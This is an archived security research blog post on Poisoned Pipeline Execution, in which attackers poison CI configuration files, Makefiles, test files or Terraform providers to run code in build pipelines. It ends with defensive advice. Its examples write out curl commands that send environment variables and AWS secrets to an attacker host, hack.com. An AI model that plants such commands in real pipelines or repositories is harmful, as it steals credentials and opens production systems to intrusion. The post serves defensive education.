# PPE - Poisoned Pipeline Execution

**PPE - Poisoned Pipeline Execution** - Omer Gil, Daniel Krivelevich, Cider Security.

- Published: 2022-02-09
- Original: <https://medium.com/cider-sec/ppe-poisoned-pipeline-execution-34f4e8d0d4e9>
- Preserved from: https://medium.com/cider-sec/ppe-poisoned-pipeline-execution-34f4e8d0d4e9 (manual-import) on 2026-09-13
- Licence: unknown



## Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

# PPE - Poisoned Pipeline Execution

Authors: Omer Gil, Daniel Krivelevich

Source: https://medium.com/cider-sec/ppe-poisoned-pipeline-execution-34f4e8d0d4e9

Published: 8 February 2022

## Running malicious code in your CI, without access to your CI

## Authors

Omer Gil, Head of Research @ Cider Security Daniel Krivelevich, CTO @ Cider Security

## Intro

Dev environments have become a major part of today's attack surface. And within them, the most lucrative assets are the systems responsible for CI and CD — those that build, test, and deploy code — and typically possess the secrets and access to the most critical assets of the organization. So it's only natural that attackers are continuously on the lookout for novel ways to gain access to these systems.

The target is clear — code execution. Attackers that are able to execute code in the CI, are likely to have a clear path all the way to production.

For an attacker, gaining access to the CI can be done using various techniques — like exploiting known vulnerabilities in the service or the underlying host, or abusing inadequate identity and access management configurations. However, as more and more security controls are being adopted around CI and CD systems, these techniques become more challenging to carry out: internet access to these systems is restricted, they are regularly patched, and strong authentication and authorization controls are continuously implemented.

So while direct access to CI is the easiest way for attackers to execute their malicious code in the CI, today's attackers realize that succeeding to achieve that is a task that is far from trivial. But,

What if attackers had the ability to execute malicious code in the CI without ever having any access to it?

## Defining a CI pipeline execution flow

To understand the possibilities attackers have to execute code in the CI, we first need to be familiar with how the execution flow of a CI pipeline is defined.

The most common way (and in certain systems, the only way) to define a pipeline, is by using a CI configuration file hosted in the repository the pipeline builds. This file describes the order of executed jobs, conditions that affect the flow, and build environment settings. These files typically have a consistent name and format, for example — Jenkinsfile (Jenkins), .gitlab-ci.yml (GitLab), .circleci/config.yml (CircleCI), and the GitHub Actions YAML files located under .github/workflows. When triggered, the pipeline job pulls the code from the selected source (e.g. commit / branch), and runs the commands specified in the CI configuration file against that code. The commands executed within the pipeline are either invoked directly by the CI configuration file, or indirectly by a script, code test, or linter that resides in a separate file referenced from the CI configuration file.

Attackers that are able to manipulate the commands executed — either directly or indirectly — by the pipeline, can leverage this ability to achieve their target of executing code in the CI, using an attack vector called **PPE — Poisoned Pipeline Execution**.

## PPE — Poisoned Pipeline Execution

The Poisoned Pipeline Execution (PPE) vector abuses permissions against an SCM repository, in a way that causes a CI pipeline to execute malicious commands. Users that have permissions to manipulate the CI configuration files, or other files which the CI pipeline job relies on, can modify them to contain malicious commands, ultimately “poisoning” the CI pipeline executing these commands.

For an attacker to be able to successfully carry out a PPE attack, the following criteria must be met:

- The attacker obtains permissions against an SCM repository — through user credentials, access token, SSH key, OAuth token or other methods. In some flavors of PPE anonymous access to a public repo will also suffice.
- Changes to the repository in question — either through pushing directly to remote branches or suggesting changes through a PR from a remote branch or fork — trigger a CI pipeline — without additional approvals/review (a pipeline linked to repositories which are triggered through periodic polling of the repo are also relevant in this context).
- The permissions obtained by the attacker allow triggering the events that cause the pipeline to be executed.
- The files the attacker is able to change define the commands that are executed (directly or indirectly) by the pipeline.
- The pipeline node has access to non-public resources (e.g. secrets, other nodes, compute resources)

Pipelines executing unreviewed code, for example those which are triggered directly off of pull requests or commits to arbitrary repository branches, are more susceptible to PPE. The reason is that these scenarios, by design, contain code which has not undergone any reviews or approvals.

Once able to execute malicious code within the CI pipeline, the attacker can conduct a wide array of malicious operations, all within the context of the pipeline's identity, including:

- Access to any secret available to the CI job, such as secrets injected as environment variables or additional secrets stored in the CI. Being responsible for building code and deploying artifacts, CI/CD systems typically contain dozens of high-value credentials and tokens — such as to a cloud provider, to artifact registries, and to the SCM itself.
- Access to external assets the job node has permissions to, such as files stored in the node's file system, or credentials to a cloud environment accessible through the underlying host.
- Ability to ship code and artifacts further down the pipeline, in the guise of legitimate code built by the build process.
- Ability to access additional hosts and assets in the network/environment of the job node.

Our research around PPE draws inspiration from several publications around attacks using similar vectors published in recent years, combined with analysis of dozens of CI/CD environments, through which we witnessed how widespread it is. PPE combines multiple unique characteristics that drove us to dive deep into researching it and share our conclusions and insights: its critical impact, the amount of environments potentially susceptible to the attack, the low detectability, and the existence of multiple flavors — each unique in relation to both its execution techniques as well as the appropriate preventative measures. The objective of this blog post is to assist security teams, engineers, and red teamers in becoming better acquainted with PPE, the different exploitation techniques, and the potential countermeasures.

As mentioned, PPE consists of three primary flavors, which we cover in this post:

- Direct (D-PPE)
- Indirect (I-PPE)
- Public (P-PPE, or 3PE)


## Direct PPE (D-PPE)

The most important prerequisite[1] for Direct PPE is that the CI configuration file — which defines the build — resides together with the code being built. This effectively means that the author of the code also controls the build definition.


In a D-PPE scenario, the attacker modifies the CI config file in a repository they have access to, either by pushing the change directly to an unprotected remote branch on the repo, or by submitting a PR with the change from a branch or a fork. Since the CI pipeline execution is triggered off of the "push" or "PR" events, and the pipeline execution is defined by the commands in the modified CI configuration file, the attacker's malicious commands ultimately run in the build node once the build pipeline is triggered.

## D-PPE attack flow

The diagram below demonstrates the flow of a D-PPE attack, in which credentials to an AWS hosted production environment are exfiltrated by the attacker.




- An attacker creates a new remote branch in the repository, updating the pipeline configuration file with malicious commands intended to access AWS credentials stored in the GitHub organization and send them to a remote server.
- The push of code triggers a pipeline, which fetches the code from the repository, including the malicious pipeline configuration file.
- The pipeline runs based on the configuration file “poisoned” by the attacker. As per the attacker’s malicious commands, AWS credentials stored as repository secrets are loaded into memory.
- The pipeline proceeds to execute the attacker’s commands that send the AWS credentials to a server controlled by the attacker.
- The attacker is then able to use the stolen credentials to access the production environment.



Let's see some examples. (Note: All code snippets below were shortened for simplicity, removing init commands, installations, etc.)

### Example 1: AWS secret exfiltrated from the Jenkins credential store

The best practice when defining a Jenkins pipeline is to commit a Jenkinsfile to the source control, from which Jenkins can load it directly when executing a job.

In a similar fashion to many other CI configuration files, the Jenkinsfile is constructed of different sections, such as the stages and steps describing the pipeline flow, a configuration of the executing agent, and a definition of environment variables.

As part of this example, a multibranch pipeline is configured and used on a Jenkins instance, while the declarative Jenkinsfile is stored in the repository. When a pipeline job is triggered, the code is pulled from the repository along with the Jenkinsfile. Our Jenkinsfile looks as follows:

D-PPE Jenkinsfile — https://gist.github.com/omer-cider/ffbde84bf2ce4491723f533b76983668

```
pipeline {
  agent {
    docker {
      image 'golang'
    }
  }
  stages {
    stage('build') {
      steps {
        sh 'make build'
      }
    }
    stage('test') {
      steps {
        sh 'go test -v ./...'
      }
    }
...
```

The attacker creates a pull request, modifying the Jenkinsfile to contain the following content:

D-PPE Example 1 — https://gist.github.com/omer-cider/e1181c0541c743249e659454441cdac5


```
pipeline {
  agent {
    docker {
      image 'golang'
    }
  }
  stages {
    stage('hack') {
      steps {
        withAWS(credentials: 'AWS_key', region: 'us-east-1') {
          sh 'curl -d env="$(env)" hack.com'
        }
      }
    }
  }
}
```

In their PR, the attackers modify the Jenkinsfile to load AWS credentials using the "withAWS" plugin. In this example, the attacker is able to load the "AWS_key" secret as it is stored on the Jenkins credential store with the "global" scope, making it available to any pipeline running on the instance. Then, the pipeline job exfiltrates the environment variables, which include AWS credentials, to a remote server.

Attackers can gain knowledge of the names of secrets they can potentially load into memory by analyzing existing CI configuration files (in this example — Jenkinsfile) in repositories they have access to and detecting names of credentials the organization loads as part of the pipeline configuration. The same technique could be applied to loading many more secrets, in addition to the AWS key in this example.

## Example 2: Jenkins OS commands on privileged node

Pipelines are executed on nodes, which are the containers or machines executing the commands specified in the pipeline configuration file. Given the sensitivity of the nodes, the principle of least privilege must be applied around the nodes, both in relation to the users/applications that have permissions to access the node, as well as to the permissions the node has to various resources in the CI/CD environment. Our use case demonstrates this principle — the 'agent' block allocates a simple, lean image to the pipeline, containing a the relevant golang utilities require to run the pipeline:




The attackers can modify the ‘agent’ block to allocate another node available on the Jenkins instance to run the pipeline.

D-PPE Example 2 — https://gist.github.com/omer-cider/493f9ecbea5caffd8dddfd6770e694b6

```
pipeline {
  agent {label 'ec2-prod-deploy'}
  stages {
    stage('hack') {
      steps {
        sh 'curl -d env="$(aws secretsmanager list-secrets --output text --query \'SecretList[*].[ARN]\' | xargs -L 1 aws
      }
    }
  }
}
```

In the example above, the attacker modifies the ‘agent’ block to allocate a node based on a specific EC2 instance with an attached IAM role to run the pipeline. In a similar manner to how potential secret names were identified in the first example, potential node names are relatively easy to obtain by searching Jenkinsfiles in other repositories, or by opportunistically changing the agent specifier to ‘any’ in hope for the CI/CD wheel of fortune to draw a highly privileged node.

Since the pipeline is able to execute OS commands on the underlying host, the attacker can access the instance metadata service to get temporary credentials and exfiltrate them. Theattacker can choose to be a bit more stealthy and directly run commands using the AWS CLI as in the example above, in which secrets stored on the Secret Manager service are listed, fetched and exfiltrated.

### Example 3: GitHub Actions credential theft

In GitHub Actions, custom pipelines, more commonly referred to as “workflows” can be created in any branch in the repository, and then access any secret stored across the entire organization

when executed.

When using GitHub Enterprise, secrets can be protected from direct access by assigning them to environments. Users can configure these environments to be triggered only by specific branches, while the branches themselves can be protected by branch protection rules to restrict unreviewed code to be pushed to them.

However, these controls aren't available in licenses other than GitHub Enterprise, such as Free or Team (which is the most popular license). Therefore, any user account with Write permission on a repository in a Free or Team organization, is able to create a workflow that can access any secret in the repository and in the organization. However, GitHub Enterprise implementation alone is not sufficient; Even when the controls become available, implementing them in an effective manner across the entire ecosystem is a tedious task which is far from trivial.

In the following example, a GitHub repository is connected with a GitHub Actions workflow that fetches the code, builds it, runs tests, and eventually deploys artifacts to AWS. The workflow executes a file named *pipeline.yml*, which is the workflow configuration file describing the execution steps. When new code is pushed to a remote branch in the repository, the code is fetched by the runner (the workflow node), including the configuration file — which defines the job's flow.

D-PPE Example 3 — https://gist.github.com/omer-cider/2b176aef5cb1bcc762efb5efc7ec9ac0

```
name: PIPELINE
on: push
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - run: |
          echo "building..."
          echo "testing..."
          echo "deploying..."
```

Attackers with repo permissions can create a remote branch, and push a modified version of the workflow configuration file that contains malicious commands:

D-PPE Example 3 hack — https://gist.github.com/omer-cider/88a931ca1bd87e990e441e6b18f3ec3d

```
name: PIPELINE
on: push
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - env:
        ACCESS_KEY: ${{ secrets.AWS_ACCESS_KEY_ID }}
        SECRET_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}

        run: |
          curl -d creds="$(echo $ACCESS_KEY:$SECRET_KEY | base64 | base64)" hack.com
```

When executed, the workflow will load AWS credentials stored in the repository or organization as environment variables. Then, the credentials are exfiltrated to the attacker controlled remote server.

## Indirect PPE (I-PPE)

As previously mentioned, the most important prerequisite for Direct PPE is that the CI configuration file — which defines the build — resides together with the code being built, granting the attackers with access to the repository full control over the build definition. However, in certain cases, that prerequisite is not met:

- If the pipeline is configured to pull the CI configuration file from a separate, protected branch in the same repository.
- If the CI configuration file is stored in a separate repository from the source code, without the option for a user to directly edit it.
- If the CI build is defined in the CI system itself — instead of in a file stored in the source code.

In such a scenario, the attacker can still poison the pipeline by injecting malicious code inside files invoked indirectly by the pipeline configuration file.



Numerous commands that run as part of the pipeline for the purpose of testing, building and sometimes deploying the code, are defined in separate files residing in the SCM repositories for example:

- *make*: Executes commands defined in the “Makefile” file.
- Scripts executed by the pipeline which are stored in the same repository as the source code itself (e.g. *python myscript.py* — where myscript.py would be manipulated by the attacker).
- Code tests: Various testing frameworks exist for running tests on code within the build process. These frameworks are typically specific for each language and framework, and rely on dedicated files containing the commands executed against the application’s code as part of the

test. Attackers that are able to manipulate the code responsible for testing are then able to run malicious commands inside the build.


- Automatic tools: Linters and security scanners used in the CI, are also commonly reliant on a configuration file residing in the repository. Many times these configurations involve loading and running external code from a location defined inside the configuration file.

So rather than poisoning the pipeline by inserting malicious commands directly into the pipeline definition file, In I-PPE, an attacker injects malicious code into files the aforementioned tools rely on, ultimately running the malicious code in the pipeline node once the pipeline is triggered and invokes the tools in question.

The challenge with I-PPE is that even if we were to identify all the files that are referenced from within all the CI configuration files in our environment, and place the appropriate protections around them — a daunting task on its own — that would not necessarily be enough; each one of these files can potentially contain reference to another file that could also be susceptible to I-PPE.

### I-PPE attack flow

The diagram below demonstrates the flow of an I-PPE attack in Jenkins, in which credentials stored in the repository are exfiltrated by the attacker.




- An attacker creates a pull request in the repository, appending malicious commands to the *Makefile* file.
- A Jenkins pipeline is triggered, fetching the code from the repository, including the malicious *Makefile*.
- The pipeline runs based on the configuration file stored in the main branch. It gets to the *build* stage, and loads the AWS credentials into environment variables — as defined in the original Jenkinsfile. Then, it runs the *make build* command, which executes the malicious command that was added into *Makefile*.
- The malicious *build* function defined in the Makefile is executed and sends the AWS credentials to the attacker.
- The attacker uses the stolen credentials to access AWS.

An awesome example for an I-PPE attack is documented in a blog post by @xssfox, where an AWS CodeBuild pipeline of a website belonging to AWS allowed anonymous attackers to modify a script

executed by the build configuration file with the creation of a pull request, resulting in the compromise of deployment credentials.

## Examples: Secret exfiltration on Jenkins

The following examples are presented on Jenkins for the sake of simplicity, as they are focused on showcasing the potential impact of the I-PPE vector. However, these vectors are agnostic to the CI solution, and are equally exploitable in other environments vulnerable to I-PPE.

In Jenkins, controlling the Jenkinsfile allows running various functions made available by the system, like loading credentials stored in the instance credential store as environment variables. Without the ability to modify the CI configuration file, attackers cannot call these functions directly, significantly reducing the amount of potential vectors for stealing credentials.

However, credentials can be obtained directly from the available environment variables. For a successful exfiltration of credentials from environment variables, these variables must be loaded before the step running the command manipulated by the attacker is executed[2].

In all of the following examples we'll use the Jenkinsfile presented below, focusing on a different stage in each example.

I-PPE Examples — https://gist.github.com/omer-cider/ba586f6048954668d24c08dd5252f745

```
pipeline {
    agent {
        docker {
            image 'golang'
        }
    }
    stages {
        stage('build') {
            steps {
                withCredentials([string(credentialsId: 'dockerhub_creds', variable: 'DOCKERHUB_CREDS')]) {
                        sh '''
                            echo "running Makefile..."
                            make build
                            make clean
                        '''
                }
            }
        }
        stage('test') {
            steps {
                sh 'go test -v ./...'
            }
        }
        stage('terraform') {
            steps {
                withAWS(credentials: 'AWS_creds', region: 'us-east-1') {
                    sh 'cd terraform && terraform init && terraform plan -out=tfplan'
                }
            }
        }
    }
}
```

## Example 1: Makefile

In the “build” stage, we can see that the *make build* command is running. The “make” command reads and executes commands defined in the “Makefile” file residing in the same working directory — and therefore will exist in the same repository as the Jenkinsfile itself. Let’s have a look at the contents of the makefile:

I-PPE Example 1 Makefile — https://gist.github.com/omer-cider/1b5c423faa0bc5fa3527e669437313bd

```
build:
	echo "building...."

clean:
	echo "cleaning..."
```

The *build* function runs commands having to do with building the code (again, redacted for brevity). The actual contents of the build block don't have any actual significance for the attackers, all they care about is that they are able to change the function content to include their payload.

The malicious command below sends the environment variables to a remote server controlled by the attacker, including the Docker Hub credentials which are loaded in memory.

I-PPE Example 1 malicious — https://gist.github.com/omer-cider/b4ed34a870380be0a1738afd7d8b7280

```
build:
	curl -d env="$$(env)" hack.com

clean:
	echo "cleaning..."
```

### Example 2: Code tests

In the "test" stage we can see the "go test" command, which runs tests on application code written in Go, based on test files stored in the repository.


GO's testing package runs on files having the "_test.go" suffix which reside in the repository, like the example test file below[3].

I-PPE Example 2 Go — https://gist.github.com/omer-cider/c1243de5159cc95c3660d958e4766c50

```go
package main

import (
	"testing"
)

func TestBasic(t *testing.T) {
	num := 1
	if num != 1 {
		t.Errorf("expected 1, got %d", num)
	}
}
```

Code tests run code written in the language they test. The attackers can modify this test file to execute OS commands, and exfiltrate all environment variables to a remote server:

I-PPE Example 2 Go malicious — https://gist.github.com/omer-cider/36fb575a89e746e03140de492a3a6381

```go
package main

import (
	"net/url"
	"os"
	"os/exec"
	"strings"
	"testing"
)

func TestBasic(t *testing.T) {
	num := 1

	env := strings.Join(os.Environ(), " ")
	exec.Command("curl", "-d", url.QueryEscape(env), "hack.com").Run()

	if num != 1 {
		t.Errorf("expected 1, got %d", num)
	}
}
```

Note that in the original Jenkinsfile, no credentials are loaded in memory during the “test” stage. However, this does not mean there is no potential damage to be done here — The attacker runs an OS command that extracts environment variables. These variables are often juicy and are likely to contain tokens available for all pipeline stages or other sensitive information.

## Example 3: Terraform

The next stage in the pipeline runs terraform commands, in this case — *terraform plan*, which is used for creating the execution plan and presenting the changes that are about to be made by terraform. Execution of this command requires read only access to the cloud environment, as it doesn't make any actual changes.

```
24        stage('terraform') {
25            steps {
26                withAWS(credentials: 'AWS_creds', region: 'us-east-1') {
27                    sh 'cd terraform && terraform init && terraform plan -out=tfplan'
28                }
29            }
30        }
```

Usually, the *terraform apply* command follows (in deployment pipelines), executing the created plan against the environment — and it is at this point that permissions to modify the environment are needed. For this reason, a recommended best practice for running the *apply* command is to avoid running it over unreviewed code.

In contrast to *apply*, the *plan* command typically does run over unreviewed code, as a kind of a simulation of the planned infrastructure changes. The thing is that although it looks harmless, *plan*can be abused to execute OS commands. This vector was researched and published by Hiroki Suezawa (https://github.com/rung/terraform-provider-cmdexec) and Alex Kaskasoli (https://alex.kaskaso.li/post/terraform-plan-rce).

In Terraform, it is possible to make use of various Providers, which are basically plugins that assist with interacting with cloud providers and APIs. Providers declared in terraform code are installed and then used as part of the commands it runs, including *terraform plan*.

The security challenge with using providers in *terraform plan* stems from a relatively unfamiliar fact that providers can execute OS commands. A custom provider can be added to the repository, ultimately running malicious commands when *terraform plan* is executed in the "terraform" pipeline stage. Another option is to fetch the provider from the Terraform registry, which stores providers allowing execution of OS commands. This will allow an attacker to exfiltrate the AWS credentials loaded as part of this stage.

Unfortunately, since *terraform apply* usually follows the *plan* command, it's common to see the same set of credentials provided for both commands, despite the fact that Write permissions against the Cloud environment aren't needed for *terraform plan*. This makes *terraform plan* susceptible to high impact attack scenarios, despite the original intent of *plan* for read-only purposes.

To summarize the potential impact, an example attack flow taking advantage of *terraform plan*:

- The attacker obtains access to a repository linked with a pipeline. The pipeline configuration file is defined to execute the *terraform plan* command, based on the terraform code present in the repository.
- The attacker proceeds to add code that uses a terraform provider which is designed to execute OS commands. The attacker's code instructs the provider to execute a set of OS commands

that use the AWS CLI to conduct malicious operations against the cloud environment.

- The attacker creates a PR originating from their remote branch, which triggers the pipeline.
- The pipeline runs and executes the *terraform plan* command, which uses the provider to execute the malicious code against the cloud environment.

## Public PPE (3PE)

Execution of a PPE attack requires access to the repository hosting the pipeline configuration file, or to files invoked by pipeline commands. In most cases, the permission to do so would be given to organization members — mainly engineers. Therefore, attackers would typically have to be in possession of an engineer's permission to the repository to execute a direct or indirect PPE attack.

However, in some cases poisoning build pipelines is available to anonymous attackers on the Internet. Public repositories (for example Open Source projects) oftentimes allow any user to contribute — usually by creating pull requests, suggesting changes to the code. These projects are commonly automatically tested and built using a CI solution, in a similar fashion to private projects.

If the CI build pipeline of a public repository runs unreviewed code suggested by anonymous users, it is susceptible to a Public PPE attack, or in short — 3PE. This also exposes internal assets, such as secrets of private projects, in cases where the pipeline of the vulnerable public repository runs on the same CI instance as private ones.

Tyler Welton has conducted a great research on exploiting build servers using Direct-3PE at DEF C ON 25.

## PPE — The defenders perspective

PPE is definitely a highly sophisticated and — potentially — a highly impactful attack vector. Which begs the question — how do we secure our environments against PPE? There is a diverse set of preventative measures that optimize our posture against PPE. But an equally important task in relation to securing our environment against PPE — is knowing whether or not, and where, our environments are susceptible to PPE. While doable, this task is highly complex and requires obtaining the answers to these questions:

- Which SCM repos are linked to which CI/CD pipelines?
- Which humans and applications have permissions against SCM repositories that are linked to CI/CD pipelines?
- From where is each pipeline configured to pull the CI configuration file, and which accounts (humans / applications) have permissions to make changes to the configuration file?
- What events trigger the execution of the pipeline?
- Which blocks in the pipeline configuration file execute commands that are declared outside of the CI configuration file itself — in other files in the same repository or even in other repositories?

- What secrets and permissions — within the CI/CD environment as well as on the underlying host — does each block within the CI configuration file have access to?

Possessing the answers to these questions is mandatory for accurately painting our attack surface and understating which PPE vectors can an attacker carry against our environments, and which areas require the most immediate attention on the preventive measures front.

As far as the prevention, multiple settings and protections spanning across both SCM and CI systems need to be taken into consideration:

- Ensure that pipelines running unreviewed code are executed on isolated nodes, not exposed to secrets and sensitive environments.
- Evaluate the need for triggering pipelines on public repositories from external contributors. Where possible, refrain from running pipelines originating from forks, and consider adding controls such as requiring manual approval for pipeline execution.
- For sensitive pipelines, for example those that are exposed to secrets, ensure that each branch that is configured to trigger a pipeline in the CI system has a correlating branch protection rule in the SCM.
- To prevent the manipulation of the CI configuration file to run malicious code in the pipeline, each CI configuration file must be reviewed before the pipeline runs. Alternatively, the CI configuration file can be managed in a remote branch, separate from the branch containing the code being built in the pipeline. The remote branch should be configured as protected.
- Remove permissions granted on an SCM repository from users that do not need them.
- Each pipeline should only have access to the credentials it needs to fulfill its purpose. The credentials should have the minimum required privileges.

## Summary

Access to SCM organizations and repositories is obtained by attackers all the time. Credentials, access tokens, and SSH keys are stolen, by any of the classic attack methods such as phishing, credential stuffing, or lateral movement in a company's internal network.

PPE is a vector allowing attackers to leverage that access to execute malicious code in CI pipelines, leading the way for accessing production environments in a matter of minutes, or even seconds.

Engineers need to ask themselves: if your SCM token or user account gets compromised, how far can the attacker go?

*[1] A pipeline can be vulnerable to D-PPE even if the CI configuration file resides on another repository, if a user has permissions to edit it and trigger the pipeline.*

*[2] The attacker might have additional options, but let's keep it simple.*

*[3] Yeah, we know it doesn't do any meaningful test, unless you're not sure about the value of 1.*